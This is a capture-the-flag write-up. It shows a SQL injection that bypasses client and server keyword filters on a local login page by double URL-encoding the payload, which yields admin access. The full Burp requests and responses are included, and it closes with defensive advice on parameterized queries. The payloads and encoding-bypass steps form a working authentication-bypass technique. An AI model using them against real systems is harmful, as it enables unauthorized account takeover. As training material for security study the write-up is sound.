WRITEUP: Login as Admin via Double-Encoded Injection

Challenge Creator: Daniyal Abbas Lilani

Writeup Author/Solver: Sunny Patel

Date: April 15, 2025

Challenge Difficulty: ⭐⭐⭐☆☆ **(Medium)**

Target URL: http://localhost:3000/login

Table of Contents

---

1. Introduction

This challenge explores a clever variant of SQL injection, where strong client and server-side filters prevent the use of “traditional” payloads. The goal is to exploit the login functionality to gain access to the **admin** account; the presumed first user in the database, without credentials. This is achieved via **double URL encoding**, which allows the payload to bypass keyword-based detection while still executing once decoded and interpreted by the backend SQL engine.

---

2. Session Behavior and Role Discovery


I began by registering and logging in with a new account: `hackerman`. Once authenticated, I opened the browser's DevTools under `Application > Cookies` to inspect how the app manages session state.

The cookie named `session` was URL-encoded. After decoding, I saw the following structure:

```
{"username":"hackerman","role":"user"}
```

This revealed two critical things:

1. The application uses **role-based access control**, where roles are embedded in the session.
2. A role value of `admin` likely grants elevated permissions, specifically, the ability to delete feedback as mentioned in the challenge's README.



Name	Value	De
session	%7B%22username%22%3A%22hackerman%22%2C%22role%22%3A%22user%22%7D.30CiGJ%2Fk...	lo
userId	10	lo

Cookie Value ✓ Show URL-decoded

```
{"username":"hackerman","role":"user"}.30CiGJ/koYQQsbbULPp0yn2DLdweqPvh+LWmJ/lU11E
```

---

3. Initial Input Testing and Client-Side Filtering


To begin probing for vulnerabilities, I attempted a simple SQL injection:

```
hackerman'--
```

entered into the login form's **username** field. Immediately, the client-side validation tooltip triggered an error:

```
"Input cannot contain: -, #, ;, or %"
```

This indicates that the form uses regex or string-matching to block obvious SQL injection characters before the request is even sent to the backend.



Please match the requested format.
Input cannot contain: -, #, *, or %

4. Backend Filtering Analysis


To bypass the frontend filter, I opened **Burp Suite**, intercepted the login POST request, and manually modified the payload:

```
username=hackerman'--&password=123
```

When submitted, the response was:

```
{
  "error": "Illegal characters detected, are you trying to commit an Illegal SQL Injection??"
}
```

So, in addition to frontend validation, the backend applies a second layer of filtering, likely looking for SQL keywords, symbols, and logical operators.



```
POST /api/login HTTP/1.1
Host: localhost:3000
Content-Length: 31
sec-ch-ua-platform: "Windows"
Accept-Language: en-US,en;q=0.9
sec-ch-ua: "Not:A-Brand";v="24", "Chromium";v="134"
Content-Type: application/x-www-form-urlencoded
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/134.0.0.0 Safari/537.36
Accept: */*
Origin: http://localhost:3000
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:3000/login
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

username=hacker'--&password=123
```

```
HTTP/1.1 400 Bad Request
vary: RSC, Next-Router-State-Tree, Next-Router-Prefetch,
Next-Router-Segment-Prefetch
content-type: application/json
Date: Tue, 15 Apr 2025 02:16:14 GMT
Connection: keep-alive
Keep-Alive: timeout=5
Content-Length: 92

{
  "error":
  "Illegal characters detected, are you trying to commit an Illegal SQL Injec
  tion??"
}
```

5. SQL Query Assumptions

Given the context and challenge description, I inferred that the SQL query on the backend resembles:

```
SELECT * FROM users WHERE username = '[input]' AND password =
'[input]'
```

To bypass it, the idea was to inject something like:

```
xyz' OR 1=1 /*
```

This would terminate the original query and append a clause that always evaluates to `TRUE`, allowing us to fetch the first row (admin). The `/*` comment is used here instead of `--`, which is blocked.

---

6. Crafting the Payload

A working payload in raw form would be:

```
xyz' OR 1=1 /*
```


This becomes:

```
SELECT * FROM users WHERE username = 'xyz' OR 1=1 /*' AND
password='...'
```

I encoded this payload using urlencoder.org to evade input restrictions:

`xyz%27%20OR%201%3D1%20%2F%2A`

I submitted this via Burp Suite, but it still triggered a backend validation error. This confirmed the server **decodes the input before applying filters**, rendering single encoding ineffective.



```
POST /api/login HTTP/1.1
Host: localhost:3000
Content-Length: 60
sec-ch-ua-platform: "Windows"
Accept-Language: en-US,en;q=0.9
sec-ch-ua: "Not:A-Brand";v="24", "Chromium";v="134"
Content-Type: application/x-www-form-urlencoded
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/134
Accept: */*
Origin: http://localhost:3000
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:3000/login
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

username=hackingu%27%20OR%201%3D1%20%2F%2A&password=ggIWIN
```

```
HTTP/1.1 400 Bad Request
vary: RSC, Next-Router-State-Tree, Next-Router-Prefetch, Next-Router-Segment-Prefetch
content-type: application/json
Date: Tue, 15 Apr 2025 03:01:07 GMT
Connection: keep-alive
Keep-Alive: timeout=5
Content-Length: 92

{
  "error":"Illegal characters detected, are you trying to commit an Illegal SQL Injection??"
}
```

---

7. Encoding Attempts and Limitations

Recognizing that a single decode occurs before filtering, I decided to **double encode** the payload; a known bypass technique.

Starting with:

```
xyz' OR 1=1 /*
```

Single encode:

`xyz%27%20OR%201%3D1%20%2F%2A`

Double encode:

`xyz%2527%2520OR%25201%253D1%2520%252F%252A`

At runtime, the backend decodes it once into a valid SQL payload before it evaluates the logic.

---


8. Double Encoding and Bypassing the Filter

The final working request looked like this:

```
POST /api/login
username=xyz%2527%2520OR%25201%253D1%2520%252F%252A&password=gg!WIN
```

This bypassed all validation layers and returned:

```
{
  "success": true,
  "message": "Login successful",
  "user": {
    "id": 1,
    "username": "admin",
    "role": "admin"
  }
}
```



Response

Pretty Raw Hex Render


```
HTTP/1.1 200 OK
vary: RSC, Next-Router-State-Tree, Next-Router-Prefetch, Next-Router-Segment-Prefetch
content-type: application/json
set-cookie: session=%7B%22username%22%3A%22xyz'%20OR%201%3D1%20%2F*%22%2C%22role%22%3A%22admin%22%7D.BNA%2Fv6xcVNIhJL70iJasYJ5uyy0Z6yKLY61g8me4D2U; Path=/; Expires=Wed, 16 Apr 2025 03:03:32 GMT; Max-Age=86400; HttpOnly; SameSite=strict
set-cookie: userId=1; Path=/; Expires=Wed, 16 Apr 2025 03:03:32 GMT; Max-Age=86400; HttpOnly; SameSite=strict
Date: Tue, 15 Apr 2025 03:03:32 GMT
Connection: keep-alive
Keep-Alive: timeout=5
Content-Length: 118

{
  "success":true,
  "message":"Login successful!",
  "user":{
    "id":1,
    "username":"admin",
    "password":"admin123",
    "role":"admin"
  }
}
```

9. Privilege Confirmation and Cookie Inspection

After logging in, I inspected the session cookie again. The decoded session now showed:

```
{"username":"admin","role":"admin"}
```

Navigating to the dashboard feedback page, I now had access to **delete buttons** beside each feedback entry, functionality only available to administrators.



Recent Feedback 3 entries

sunny New — Delete
testing help-faq
Apr 14, 2025, 02:46 AM

sunny New — Delete
testing /dashboard fetching data from other api components
Apr 9, 2025, 04:08 AM

admin New — Delete
welcome
Apr 9, 2025, 04:08 AM

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure
session	%7B%22username%22%3A%22xyz'%20OR%201%3D1%20%2F*%22%2C%22role%22%3A%22admin%22%7D.BNA...	localhost	/	Session	133		
userId	1	localhost	/	Session	7		

10. Final Thoughts and Technical Takeaways

This challenge illustrates the subtle dangers of applying filters after decoding encoded input. Despite the presence of layered defenses, the system was ultimately vulnerable due to a fundamental misunderstanding of encoding behaviors.

Why It Worked:

- Input was decoded before being validated
- Filters relied on string matching rather than query parameterization
- SQL comments (`/*`) were used in place of blocked characters (`--`)

Security Best Practices:

- Use **parameterized queries** to eliminate SQL injection entirely
- Sanitize **decoded input**, not raw input
- Avoid relying on blacklists for security

Final Payload

```
username=xyz%2527%2520OR%25201%253D1%2520%252F%252A&password=gg!WIN
```

We can confirm that the attack was a success as we can now delete feedbacks, something only an admin can do, as stated in the README for this challenge.